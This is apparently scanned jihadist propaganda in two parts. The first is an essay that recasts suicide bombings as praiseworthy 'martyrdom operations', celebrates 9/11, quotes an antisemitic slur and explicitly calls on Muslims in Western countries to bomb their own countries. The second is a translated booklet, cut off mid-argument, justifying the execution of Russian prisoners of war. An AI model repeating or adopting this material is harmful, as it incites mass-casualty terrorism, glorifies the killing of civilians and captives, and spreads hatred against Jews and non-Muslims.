Now, the term suicide is generally used to refer to the act of taking one's own life due to discontentment, isolation or otherwise. Suicide is generally considered something blameworthy. Islam, however, has shown us that suicide results when a person runs away from the Commands of Allah and when his relationship with Allah ﷻ deteriorates. Allah, The Exalted Says:

"But whosoever turns away from My Reminder (i.e. neither believes in this Quran nor acts on its orders, etc.) verily, for him is a life of hardship, and We shall raise him up blind on the Day of Resurrection." [20:124]

So, whoever turns away from the Religion of Allah, His Quran and the teachings of His Prophet ﷺ, then he will have a life of hardship - whether he realizes it or not. The Kafir or Mushrik who does not believe in Allah, or associates someone else as a partner with Him, has no connection with Allah and therefore, when hardship comes upon him because of his sin or otherwise, he sees nowhere to go and sees little meaning with his life in this world. So he takes his own life. As for a Muslim committing suicide then the reasons for these are somewhat the same – discontent with the Decree of Allah and insufficient faith.

The Islamic Ruling on Suicide

Shaykh Abdul Hakeem (HA) writes:

"The curse of Allah is upon the person who commits suicide. His abode is Hellfire. Allah is Displeased with him. The one who commits suicide does so because of impatience, and despair of the mercy of Allah. Either he lacks faith or his faith is non-existent. He kills himself without a Shar'ai purpose e.g. anger or illness or due to loss of honor etc. None of these reasons have anything to do with raising the Word of Allah.

Abu Huraira ؓ narrates, "We were in Khyber when the Prophet ﷺ said about a person that he is from the people of Hellfire, even though he claimed to be a Muslim. When the time for the battle came, he fought bravely. When he endured severe wounds, the people were close to doubting (his destiny). (But) When he started feeling the pain from his wounds, he took out an arrow from his quiver and killed himself with it. This was hard upon the Muslims. They said, 'O Prophet of Allah ﷺ! Your words proved true. That man committed suicide.' He ﷺ said: "Declare that only the believer will go to Paradise. But the help of this religion is taken from even the corrupt." [Bukhari, Muslim, Ahmad]

… Abu Huraira ؓ narrates that the Prophet ﷺ said: "Whoever kills himself by strangling then he will be strangled in the Hellfire. Whoever kills himself by a sword or a dagger then he will be sentenced to the same punishment in Hellfire."

There are a lot of Hadith to this effect. The scholars are unanimously agreed on the prohibition of suicide. The one who commits suicide commits a major sin. If he considers it permissible then he will remain forever in Hellfire. If he does not consider it permissible, then he will remain for a long time in Hellfire but not forever. Allah The Exalted Said:

"… And do not kill yourselves (nor kill one another). Surely, Allah is Most Merciful to you. And whoever commits that through aggression and injustice, We shall cast him into the Fire, and that is easy for Allah." [4:29-30]"[1]

It is clear from the above discussion that suicide is strictly prohibited in Islam. What entails from that is that "suicide bombing" is not suicide according to Islam because, as we will see, Islam extols the martyrdom operation.

So martyrdom operation ≠ Suicide bombing

So, from now on, we will refer to these operations as "martyrdom operations" instead of "suicide bombings" which is a false term.

The Islamic Ruling on Martyrdom Operations

There are many evidences in the Quran, Sunnah and the sayings of the truthful scholars that indicate the legitimacy of the martyrdom operation.

Allah Says: "And amongst mankind is he who sells himself, seeking the Pleasure of Allah. And Allah is full of Sympathy to (His) slaves." [2:207]

Imam Ibn Kathir ؓ said in the explanation of this verse: "The majority of the scholars of Tafsir hold that this verse was sent

1. Clear evidences regarding Martyrdom Operations: Pg. 3-4

down regarding every Mujahid in the Path of Allah… and when Hisham ibn 'Amir ﷺ plunged into the enemy ranks, some of the people objected to this. So, Umar bin Khattab ﷺ and Abu Hurayra ﷺ recited this verse." [Tafsir ibn Kathir 1/216]

Hisham ibn 'Amir ﷺ plunged into the enemy ranks knowing full well that he would almost certainly die as a result of this just as the case is with the martyrdom operations. So, Umar ibn Khattab ﷺ and Abu Hurayra ﷺ approved of the act…

Imam Muslim narrated in his Sahih on the authority of Abu Bakr bin Musa ﷺ that he said: "I heard Abu Hurayra ﷺ in the presence of the enemy saying, "The Prophet ﷺ said, "The gates of Paradise are beneath the shade of swords!". A heavily built man then stood up and said, "O Abu Musa! You heard the Messenger of Allah ﷺ say this?" He said, "Yes!" Then the man returned to his comrades and said, "I give my Salam to you". Then he broke his sheathe and walked with his sword into the enemy and attacked them until he was killed."

Imam Muslim ﷺ also narrated in his Sahih the Hadith of Anas ibn Malik ﷺ in the story of the Battle of Badr: "The polytheists (now) advanced (towards us), and the Messenger of Allah ﷺ said: "Get up to enter Paradise, the width of which is equal to the heavens and the earth." Umair bin Al-Humam Al-Ansari ﷺ said: "Messenger of Allah ﷺ! Is Paradise equal in extent to the heavens and the earth?" He ﷺ said: "Yes." Umair ﷺ said: "My goodness!" The Messenger of Allah ﷺ asked him, "What prompted you to utter these words (i.e. my goodness!)?" He replied, "Messenger of Allah ﷺ! Nothing but the desire that I be among its residents" He ﷺ said: "You are (surely) among its residents." Then Umair ﷺ took out dates from his bag and began to eat them. Then he said, "If I were to live until I have eaten all these dates of mine, it would be a long life." (The narrator said): "He threw away all the dates he had with him and fought the enemies until he was killed."

In both these narrations, the Sahaba who carried out the attacks almost certainly knew that they were going to be killed during their operations but they still carried them out and such acts were extolled and praised in the Shariah.

In Mustadrak Al-Hakim, it is narrated that a man came to the Messenger of Allaah ﷺ and said: "How do you see it if I were to throw myself into the midst of the polytheists and fight them until I was killed? Would I go to Paradise? "He ﷺ replied: "Yes." So the man threw himself into the midst of the pagans and fought until he was killed.

This Hadith is also another clear evidence of the legality of martyrdom operations which involve plunging oneself into the midst of the enemy to cause them harm.

Imam Ahmad ﷺ narrated in his Musnad from Ibn Mas'ud ﷺ that the Prophet ﷺ said, "Our Lord wonders at two men: a man who stirs from his bed… to Prayer… and a man who raids in the Path of Allah and his companions are defeated, and he realizes what awaits him in defeat and (what) awaits him in returning (to combat) – but he returns (to combat) until his blood is spilled. Allah Says: "Look at my servant! He went back (to combat) hopeful and anxious for that which is with Me, until his blood was spilled."


The man who goes back to combat knows fully well before his operation that he will die but Allah Welcomes his deed and praises his action!

Mua'th ibn 'Afra ﷺ asked the Messenger of Allah ﷺ: "What makes Allah Laugh upon His slave?" He ﷺ replied, "The slave immersing himself into the army without armor." Mu'ath ﷺ then took off his armour and fought until he was killed.

Glory be to Allah! What would be the status of the one upon whom Allah ﷻ Laughs?

Imam Qurtubi ﷺ said: "I heard that when the army of Muslims met the Persians, the horses of the Muslims fled fearing the Persian elephants. One of them (the Muslims) made an elephant out of clay and made his horse familiar with it (so that it wouldn't get scared seeing a completely new creature). The next day, his horse did not run from the elephant, so he attacked the elephant that was leading. He was told 'It will certainly kill you'. He said, 'No grief, that I die and the Muslims win'"

… And there are a lot Ahadith and events narrated in the texts similar to the above. These clearly illustrate that the Shariah considers it highly rewarding for a person to sacrifice his life for the sake of Allah with the complete surety that the person's attack will result in his death as in the case of the martyrdom operation if there is considerable benefit in it for Islam and the Muslims. The martyrdom operation is a modern technique that is similar to the case of the Sahaba plunging themselves into the enemy ranks with a sure probability of death. The only difference between the two is that in the martyrdom operation, the operative causes his own death while in the case of the incidents mentioned earlier, the operative is killed by the enemy. But the scholars state that this does not make a difference since the intention (to raise High the Word of Allah etc.) and the outcome (death) is similar in both cases. And what matters is the intention. Furthermore, the following evidence provides the final verdict in the matter:




What is stated as the strongest proof of killing oneself for the sake of the uplifting of the religion of Allah is the story of the Boy and the Cave in the Battle of the Ditch. The story has been narrated in Sahih Muslim. The full Hadith can be looked at from the source. We will quote here the part that concerns us. As a summary, in the previous nations, a king was persecuting a boy on account of his faith in Islam. He tried several ways to kill the boy, like trying to throw him from the top of a mountain or drowning him in the ocean... but the boy would supplicate to Allah to save him and he would be saved. Finally, it comes in the narration:

"… He (the boy) said to the King: "You will not be able to kill me until you do what I say!" (The King) said: "What is that?" He replied, "Gather all the people on a single plain and tie me to a (tree) trunk. Then take an arrow from my quiver and place it in the middle of the bow and say, 'In the Name of Allah, The Lord of the boy!', then shoot me. If you do that, you will (be able to) kill me." So, the King gathered all the people in a single plain and tied him to a (tree) trunk. He then took an arrow from his quiver, placed it in the middle of the bow and said, "In the Name of Allah! The Lord of the boy" and fired the arrow. The arrow hit the boy's temple. He placed his hand on his temple and then died. So the people said, "We believe in the Lord of the boy… we believe in the Lord of the boy."

The King was then told, "Do you see what you feared? By Allah! That which you feared has happened! The people have believed (in the Lord of the boy)." So, the King ordered for ditches (to be dug) at the junctions of all the roads. When they were dug, fires were lit in them and the King said, "Whoever does not renounce his religion, then throw him in the fire or tell them to jump into it." So this was what happened until a woman came carrying a baby and she hesitated to jump into the fire, so the child spoke to her, "O Mother! Have patience for you are upon the truth!"

It is clear from this Hadith that the boy caused his own killing so that the people would accept Islam and be saved from the Hellfire. Therefore, such a deed is not considered suicide in the Shariah. Rather, it is considered as one of the most praisworthy actions.

It is also proven here that just as the boy caused his own death for the sake of Islam, it is also permissible for the martyrdom operative to cause his own death if there is a valid benefit of Islam involved (as determined by the Scholars and Mujahideen). If someone were to say that the boy did not kill himself by his own hands as the martyrdom operative does, then the scholars have replied to this that a person who commits suicide by his own hands or by, say, telling another person to shoot him would get the same legal verdict applied to him. So, the method of killing does not matter; rather what is crucial is



Verily, Allah has purchased of the believers their lives and their properties; for the price that theirs shall be the Paradise..."

[9:111}

the intention (i.e. discontent with the Decree of Allah etc. in the case of suicide) Similarly, it does not matter whether the martyrdom seeker kills himself by his own hands or by the hands of the enemy as long as the intention is valid i.e. to Raise High the Word of Allah and to establish Islam, terrorize the Kuffar etc... And Allah Knows Best...

And this is why martyrdom operations are allowed because they constitute sacrificing one's life for raising high the Word of Allah, spreading His Religion, terrorizing His enemies and encouraging His slaves (i.e. Muslims) to fight.

As a summary, we will mention some of the views of the Scholars regarding a single man plunging into the ranks of the Kuffar, just as the case is with the martyrdom operation:

The Scholarly Verdicts

From the Hanafi school of Law, Imam Muhammad ibn Hassan Ash-Shaibani ﷺ said in the book As-Seer Al-Kabir: "If one person attacks 1000 polytheists, there is nothing wrong with this if there is hope of success or infliction of loss upon the enemy; otherwise, it is disliked for then he would expose himself to death without having benefitted the Muslims. As for someone whose aim is to incite the Muslims to emulate his feat, then its permissibility is not far-fetched for it contains benefit for the Muslims in certain ways. If his intent is to terrorize the enemy and demonstrate the Muslims' strength of faith then its permissibility is not far-fetched if there is benefit in it for the religion. Giving one's life for strengthening the religion and weakening the infidels is a Noble Status that Allah Has Praised the Believers with in His Statement:

"Verily, Allah has purchased of the believers their lives and their properties; for the price that theirs shall be the Paradise..." [9:111][2]

One of the Maliki scholars – Ibn Al-Khuwaiz Miqdad ﷺ – said : "And as for the person who attacks 100 or a unit of an army, or a group of thieves and fighters, or the Khawarij[3] then there are two probabilites: 'If he knows it probable that he will kill those he attacks and get saved then this is better. And if he knows it probable that he will get killed but will cause great harm (to the enemy) or benefit to the Muslims, then this is permissible too."[4]

From the Shafi' school of Fiqh, Imam Ibn Hajar Al-Asqalani ﷺ stated : "As for the matter of one person attacking a larger number of the enemy, then the consensus is that if it is done to show courage to terrify the enemy and encourage the Muslims against them or a similar intention to this, then it is good. And when it is done out of mere rashness, the nit is not allowed, especially if it causes weakness in the Muslims."[5]

Of the Hanbali school, Ibn Taymiyyah ﷺ stated: "The four scholars have declared permissible the plunging in the rows of the polytheists even if it is probable that they will kill him, if it is beneficial for the Muslims."[6]

2. Tafsir Al-Qurtubi (364/2)
3. A sect that differed away from mainstream Islam
4. Tafsir Al-Qurtubi (363/2)
5. Fath-ul-Bari (8/185-186)
6. Fatawa Ibn Taymiyyah (28/540)

From all these evidences, it is clear that martyrdom operations are firmly backed by evidences from the Islamic Shariah. And they are one of the greatest means of gaining the approval of Allah, The Exalted. As stated by the scholars, the martyrdom operations are allowed if there is considerable benefit in it for Islam and the Muslim Ummah. The Mujahideen have utilized these operations in various battlefields – from Afghanistan to Iraq and various contemporary scholars of all schools of thought have clarified their legality.

Contemporary Verdicts

Now, we will quote some statements of the contemporary scholars in favor of the martyrdom operation:

Mufti Abu Bashar Al-Qasmi (HA) of the Indian subcontinent, author of one of the best books on the subject entitled, "Islam and the Martyrdom Operations" writes:

"(From the incident of the people of the Ditch) We came to know that the boy arranged for his own killing by ordering the King to kill him. If the boy neither ordered nor told the King the way to kill him, the King wouldn't have been able to do so. It is also clear from this that it is allowed to kill oneself through others if the purpose is to uplift the religion. Similarly, it is also allowed to kill oneself for the honor of the religion - just as the people of the Ditch threw themselves into the fire by their own free will. Even the woman who was hesitating to jump into the fire was encouraged by her baby who spoke by the Will of Allah, "Oh mother! Have patience for you are upon the truth!". After this, the mother threw herself into the fire and earned the status of martyrdom.

Similarly, if one is killed by another's hand, then this makes no difference - for example an individual attacking a large army by himself.

All these people are martyrs, worthy of praise... All of them have been praised. This is because they did these "suicide" attacks because of the benefit and uplifting of the religion. And whatever act is done for the sake of benefit of the religion and raising high the Word of Islam, then that is a pious act.

It can be deduced from this that if someone kills imself for the uplifting of the religion, or if he immerses himself into the ranks of the Kuffar and they kill him, or if he orders others to kill him for the sake of the benefit and honor of the religion... All these have the same ruling... There is no difference between them. They are all martyrs..."

[Islam and Martyrdom Operations: Pg. 164-165]

In another place, he writes after citing some evidences:

"It can be deduced from this that those people who carry out the martyrdom operation in obedience to Allah ﷻ and in the struggle of Jihad and get killed as a result, then they are martyrs. It is utterly wrong to doubt their martyrdom or their admission to Paradise. When the tongue of Prophethood ﷺ has borne witness to their martyrdom, then there is no room for any Ummati to express an opinion contrary to that of his Prophet ﷺ." [Pg. 168]

Shaykh Sulayman Al-Ulwan (HA) of the Arabian Peninsula writes:

"And I see that in this time, in which the Muslims are unable to (fully) fight the Jews and destroy them and expel them from the Holy Land, then the best treatment and the greatest medicine that we apply to the brothers of monkeys and pigs (i.e. the Jews) is that we perform these martyrdom operations, and put forward our souls as a sacrifice for the motivation of faith, and for (other) praiseworthy goals, such as planting terror into the hearts of those who disbelieve , inflicting damage upon their bodies and causing loss to their wealth."

He (HA) then comments on the story of the people of the Ditch and says:

"So in this, there is evidence for the correctness of these martyrdom operations that the Mujahideen in the Path of Allah perform against the Jews, Christians and those who make mischief in the earth."

[The Islamic Ruling on the Permissibility of Self-Sacrificial Operations: Pg. 53-54]

The Intellectual Evidence

For a Muslim, the evidence of the Quran and Sunnah is sufficient to cleanse his heart regarding the legality of any matter. Allah's Book and His Messenger's ﷺ Sunnah represent the final ordinance that may be used to judge the permission or prohibition of any matter. However, it is allowed in the Shariah to narrate intellectual evidences that conform to the primary source of legislation

(i.e. Quran and Sunnah). And so, we will take a general look at why martyrdom operations are performed by the Mujahideen from an empirical standpoint.

To say that the current war that is being fought between Islam and Kufr is one-sided (from a worldly perspective) is an understatement to say the least. On the one hand are the 40+ NATO allies with their heavy air, land and sea weaponry, latest gadgets and state-of-the-art equipment. They have their B-52's, daisy cutters and Apaches that can destroy entire populations within a short span of time along with a number of soldiers that seems unmatchable. They have nukes at hand to erase generations of human beings. At the head of this unholy alliance is a country whose defense budget exceeds the revenues of some entire countries that exist on the same planet. Then, these 40+ countries have as their trustworthy allies the apostate leadership of the so-called "Muslim" countries, complete with their armies, logistics and intelligence...



On the other side, there are the plain and simple people who do not possess the reins of any country. They are not leaders over vast areas of lands, nor do they command the politics or economics of any sizeable region. Their weaponry is basic – small firearms, IEDs' and limited heavy weaponry. Their sources of income are the charities that are given by their fellow brothers in faith and the booty that they acquire waging war. Their number is limited, their abodes are mountains and their style is guerilla.



But they have Allah on their side... And they will be granted victory because they do not disobey the One in Whose Hands is the Dominion of the Heavens and the Earth...

"That is because those who disbelieve follow falsehood, while those who believe follow the truth from their Lord. Thus does Allah set forth their parables for mankind." [47:3]

And blessed are the meek

For they shall inherit the world

But what are the means that they utilized to achieve this victory?

The reality of the martyrdom operations is that they have turned this war on its head. A Mujahid can strap on explosives to his body or vehicle and explode it in the middle of a large gathering of the enemy and with the loss of just one life, huge losses to the enemy can be inflicted. The truth is that the martyrdom operations have turned this war at its head. The Americans who were flexing their muscles at the innocent Muslims of Afghanistan after 2001 are now being seen asking for talks and trying desperately to find a way out of this war. The effect of 9/11 bears witness to this! 19 determined men changed the course of history with one superb effort. They caused almost irreparable losses to the Kuffar's economy and destroyed the years of planning they had done to colonize the world...

Then, the war in Iraq was turned on its hand by the martyrdom operations under the leadership of Shaykh Abu Mussab Al-Zarqawi (RA). It is said that the American soldiers used to shiver when they heard that they were heading to Iraq to face Abu Mussab Al-Zarqawi! Similar was the case with the martyrdom operations under Mulla Dadullah (RA) in Afghanistan. The reality, as stated before is that the world of Kufr does not possess an answer to this weapon of Muslims. Therefore, the Muslims must learn this weapon of war, cherish it and utilize it to the maximum effect to destroy the false might of the Kuffar. The true Muslims love death as the Kuffar love life. They view this world merely as a passing amusement as their Prophet ﷺ said: "Live in this world as if you were a traveller..."

In Conclusion

All the false propaganda against martyrdom operations is a farce because the operations have their basis in the Shariah. The Muslims of the world must not look to the media or the public opinion when deciding the legality of any issue but they should look at the Shariah – the brilliant, clear Shariah which holds the light to salvation for them in this world and the next... Muslims of both the East and the West must utilize these martydom operations to inflict heavy losses upon the enemy. Especially, the Muslims in the Western countries are ably placed to carry out these martyrdom operations inside their own countries and terrorize the Kuffar from within. A few such operations and the world will see the rise of Islam once more... We ask Allah for His Assistance with all our endeavors.



So, therefore, as a conclusion it can be said that the term "suicide bombing" is inaccurate. Rather, "martyrdom operations" are one of the greatest of praiseworthy acts in the Shariah if they are carried out according to their conditions, under the guidance of pious Scholars and Mujahideen. We ask Allah to show us the truth as truth and enable us to follow it and to show us falsehood as falsehood and enable us to abstain from it...And our final word is that All Praise is to Allah, The Lord of the Worlds...





The Spread of Islam after 9/11

In the last three months of 2001, 34,000 Americans accepted Islam. Moreover, according to a recent survey, Muslims increased by 67% in America after the September 11 attacks. And after 9/11, the number of Muslims who accepted Islam in one European country, the Netherlands, was twice the number of Muslims who accepted Islam during the previous eleven years. According to a CNN report in 2012, 1.5 million people accepted Islam after the blessed attacks of September 11. However in another report, from 2002-2012, 2-2.6 million people embraced Islam worldwide.

"They intend to put out the Light of Allah (i.e. the religion of Islam, this Quran, and Prophet Muhammad ﷺ) with their mouths. But Allah will complete His Light even though the disbelievers hate (it)."[61:8]

Guiding The Perplexed On The Permissibility Of Killing The Prisoners

(*Hidaayat al-Hayaaraa fi Jawaaz Qatl il-Asaaraa*)

[revised]



By the Martyred Shaykh, Yoosuf bin Saalih al-'Uyayri

English Translation from Qoqaz.net

[The Islamic Ruling On The Permissibility Of Executing Prisoners Of War]

Introduction to the Revised Booklet:

The research paper was produced after the Mujaahideen in Chechnya slaughtered seven captured Russian soldiers. Thereafter Khattab (Saamir as-Swaylim) contacted Shaykh Yoosuf requesting a paper to conclude disputes and clarify the matter. Shaykh Yoosuf fulfilled the request. May Allah gather them together under the shade of His Throne. Ameen[1]

As the paper was originally published in English[2] at www.qoqaz.net.my and is down for quiet few years –hence I have put forth this in a booklet form with some additions[3] and necessary editing[4].

Abū Rawdhā

[1] See at-tawheed.com forums (showpost.php?p=10876&postcount=2)
[2] This is also an abridged version of its original in Arabic.
[3] Marked in [ ] (square brackets), and is mostly from abridged translation of the same article from at-tawheed forums (forums/showthread.php?t=2526).
[4] It should be noted that this is only a minor change and the main booklet is as it was released from qoqaz.net

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INTRODUCTION

All Praise be to Allah Lord of the Worlds. May the peace and blessings of Allah Most High be upon the Prophet Muhammad who was sent as a mercy to all creation, and may this Divine blessing be upon the family and companions of the final messenger, peace be upon him.

The Russian Government has failed to respond to the Mujahideen's demand that the Russian war criminal Budanov be handed over for execution at the hands of the Mujahideen. The Russian Government was warned that should it fail to surrender Budanov, nine Russian prisoners who were caught marauding in a Chechen village would be executed.

The Russian Government has since chosen to shield Budanov and the brutal rape-murder that he committed. In response, we the Mujahideen have fulfilled our pledge to execute the nine Russian OMON special police who were in our custody. (See photographs of executed OMON prisoners)

We were hurt when some Muslims condemned this action with inappropriate and harsh comments. Some Muslims claimed our actions were wrong, and with lack of knowledge arbitrarily quoted the following verses from the Holy Quran to justify their point of view: ***"Therefore, when ye meet the unbelievers in fight, smite at their necks till when you have killed and wounded many of them, then bind a bond firmly on them (take them as captives); thereafter is the time for either generosity (free them without ransom) or ransom (according to what benefits Islam): until the war lays down its burdens."*** **[Quran 47:4]**

And ***"No bearer of burdens can bear the burden of another."*** **[Quran 35:18]**

Other critics demanded that we adhere to international conventions that outlaw the killing of prisoners of war and that the rights of each prisoner be respected.

We have endeavoured to prepare this document to clarify why our actions were taken and to show the established principles of Shariah that justify the execution of the prisoners. We ask Allah Most High to make us among those whose position (Ijtihad) is righteous.

Our clarification is lengthy and specific; it has thus been divided into two studies; the first study will respond to the argument made by some that the Russian prisoners should have been treated according to the verse: *"thereafter is the time for either generosity or ransom."* The first study will touch upon four issues, all of which are deemed permissible or not permissible according to Divine Law.

The second study will respond to those who argue that the Mujahideen should adhere to international conventions on the rights of prisoners of war.

STUDY ONE

(A): The Permissibility, of Executing Enemy Prisoners:

Establishing the permissibility of executing prisoners, and responding to those who claim the executed prisoners should have been treated according to the abovementioned verses of the Quran. 47:4 and 35:18.

[To proceed:

Islaam came with a set of revealed legislations, delivered from above seven-heavens. In this legislation, the Legislator - subhaanah - decreed sufficiently all the matters that will come to affect the ummah. Thus Allah says, **"And we revealed the book, clarifying (tibyaanan) everything"**.

From amongst those matters is this issue of prisoners. This issue is not new, for it was faced by the Prophet sallallahu 'alayhi wa aalihi wa salam, and his companions and the khulafaa` thereafter, and in their actions and treatment is the greatest of guidance and wisdom for the one who seeks it.

The question is: What is the ruling on killing prisoners, and how do we reply to those who say that prisoners in Islaam are not killed but rather are either freed or ransomed, due to His saying, **"Thereafter (is the time) either for generosity (i.e. free them without ransom), or ransom (according to what benefits Islaam"**[47:4]? **]**

Islamic Divine Law (Shariah) has guaranteed the rights of prisoners of war. Shariah protects the rights of prisoners, but also works to deter the enemy from the gross and deliberate violation of human rights. The Prophet, peace be upon him, treated prisoners in ways that varied according to circumstance and according to the person of each prisoner. Guided by the Shariah and the Sunnah (Prophetic Tradition), we will prove, using established principles from Divine Law, the validity of

executing prisoners of war, including the nine Russian soldiers who were recently executed.

The learned scholars of Islam (Ulema) have five opinions with regards to the fate of prisoners of war:

Opinion One:

The First Opinion argues that all unbelieving prisoners must be executed under all circumstances. The opinion states that unbelieving prisoners of war may not be shown generosity nor ransomed, and that the Quranic verse: **"thereafter is the time for either generosity or ransom"** is abrogated (*mansookh*) by the following verses:

> **"It is not fitting for a Prophet that he should have prisoners of war until he has made a great slaughter in the land." [Quran 8:67]**
>
> **"..kill the pagans wherever you may find them..." [Quran 9:5]**
>
> **"So if you gain the mastery over them in war, punish them severely in order to disperse those who are behind them, so that they may learn a lesson." [Quran 8:57]**

Scholars who support this first opinion conclude that the above verses, and verses quoted in Surat At-Taubah (Surah 9) abrogate Quranic verses that were revealed at earlier stages, including the verse on showing generosity or ransom. Learned scholars who adhere to this opinion include Imam Ibn Abbas, Qutada, Ibn Jurayj, Al Awfi, Al Sadi and many other Kufi scholars.

It has also been narrated that Imam Abd Al Karim Al Jawzi was informed that certain unbelieving prisoners had fallen into the custody of the Mujahideen, and that some Mujahideen wanted to ransom the prisoners. Imam Al Jawzi rebutted their position and ordered that the prisoners be slain.

This opinion (not the act of Imam Al Jawzi) does not correspond entirely to the Sunnah of the Prophet (peace be upon him). We will explain how this first opinion differs somewhat from the Prophetic Tradition when we outline the fifth and most valid opinion of the learned scholars.

Opinion Two

The Second Opinion argues that all unbelieving prisoners, including Jews and Christians, must not be shown generosity or ransomed, and that they should be killed. This opinion seconds the position of the first opinion that the verses in Surat At-Taubah (that validate the elimination of prisoners) abrogate verses revealed at an earlier stage.

The second opinion, however, is broader than the first opinion in that it touches upon two additional points: first, it (the second opinion) stresses upon the folly of releasing an enemy combatant to his people, as the freed prisoner may fight Muslims at a later occasion.

Second, this opinion validates the ransom of women and children, as they may not be executed under Islamic law. It (the second opinion) also validates ransoming people of the book (Jews and Christians) who pay Jizya (special tax imposed upon Jews and Christians in return for Muslim protection and services by the Muslim Government) who are in the custody of the Muslims.

The second opinion is largely the position of the Hanafi School of Jurisprudence. The second opinion's position on regarding the verses in Surat At-Taubah as legally binding have been advocated by the learned scholars Mujahid and Al Hakam.

Opinion Three

The Third Opinion argues that prisoners of war may not be executed and that they must be shown generosity or ransomed. This opinion hinges on the following verse for its validation:

“Therefore, when ye meet the unbelievers in fight, smite at their necks till when you have killed and wounded many of them, then bind a bond firmly on them (take them as captives); thereafter is the time for either generosity (free them without ransom) or ransom (according to what benefits Islam): until the war lays down its burdens.” [Quran 47:4]

Learned scholars who advocate this opinion, including Al Thawri, argue that the above verse (47:4) abrogates other verses that describe treatment of enemy prisoners of war. Al Thawri has argued that the above verse abrogates the verse which states **“..fight and slay the Pagans wherever ye may find them”** (9:5) Al Ash'ath has also narrated that Imam Al Hassan used to hate the killing of prisoners and always recited **“thereafter is the time for either generosity or ransom.”**

Al Hassan interpreted the words **“smite at their necks…until the war lays down its burdens”** as an indication that executing prisoners was permissible only until the cessation of hostilities. His interpretation stipulates that the end of hostilities meant prisoners could no longer be killed. The cessation of hostilities indicated the time to **“bind a bond firmly on them (prisoners)”** - this was interpreted as meaning one of three things: showing them generosity, ransoming them, or keeping them in bondage.

This opinion is rejected because the Prophet, peace be upon him, did the complete opposite of this verse at several occasions after its revelation. Furthermore, if we were to accept this opinion, the execution of prisoners would be permissible as the Mujahideen in Chechnya remain in a state of war, and no cessation of hostilities has taken effect.

Opinion Four

The Fourth Opinion states that there can be no show of generosity or ransom towards prisoners until a Muslim victory is achieved and the unbelieving enemy is subjugated: **“It is not fitting for a Prophet that he should have prisoners of war until he has made a great slaughter in the land.”**

This opinion holds that should an enemy fall into Muslim captivity, the Imam (commander/leader of the Muslims) has the freedom to judge between execution, or another course of action, including showing generosity, exchanging the prisoner for ransom or keeping the prisoner in bondage.

The above opinion is advocated by Sa'id Ibn Jubair.

Opinion Five

The Fifth Opinion confirms upon the Imam (commander/leader of the Muslims), or those legally deputized by the Imam, the right to choose any course of action deemed most beneficial to the Ummah. The Imam or his deputies may make their judgement irrespective of time or circumstances (unlike the fourth opinion), and may choose to kill the prisoners, exchange them for ransom, keep them in bondage, or show them mercy.

The overwhelming majority of learned scholars have advocated this opinion (the fifth opinion). Some of the scholars who support this position include Imam Malik, Imam Shafii and Imam Ahmad Ibn Hanbal. It is this opinion that the Mujahideen have based their actions upon; the Mujahideen abide by this opinion due to the overwhelming scholarly consensus on its righteousness which is backed by numerous and irrefutable examples from the Quran and the prophetic tradition.

To this end, we will quote the opinions of some scholars who advocate this position:

Imam Tabari, the great interpreter of the Quran, has explained regarding:

"Therefore, when ye meet the unbelievers in fight, smite at their necks till when you have killed and wounded many of them, then bind a bond firmly on them (take them as captives); thereafter is the time for either generosity (free them without ransom) or ransom (according to what benefits Islam): until the war lays down its burdens."

“ The explanation of the verse (*when ye meet the unbelievers in fight*) refers to those who do not believe in Allah and His Prophet and who seek to fight against Allah and His Prophet, (*smite at the necks*) of the unbelievers. (*when you have killed and wounded many of them, then bind a bond firmly on them*) refers to the defeat and subjugation of the unbelievers who were not killed in battle, and have fallen into captivity, and the requirement to keep them bound that they may not try to kill you and escape. (*thereafter is the time for either generosity or ransom*) refers to your options of showing generosity to the prisoners by releasing them without condition, or to exchange them for ransom.”

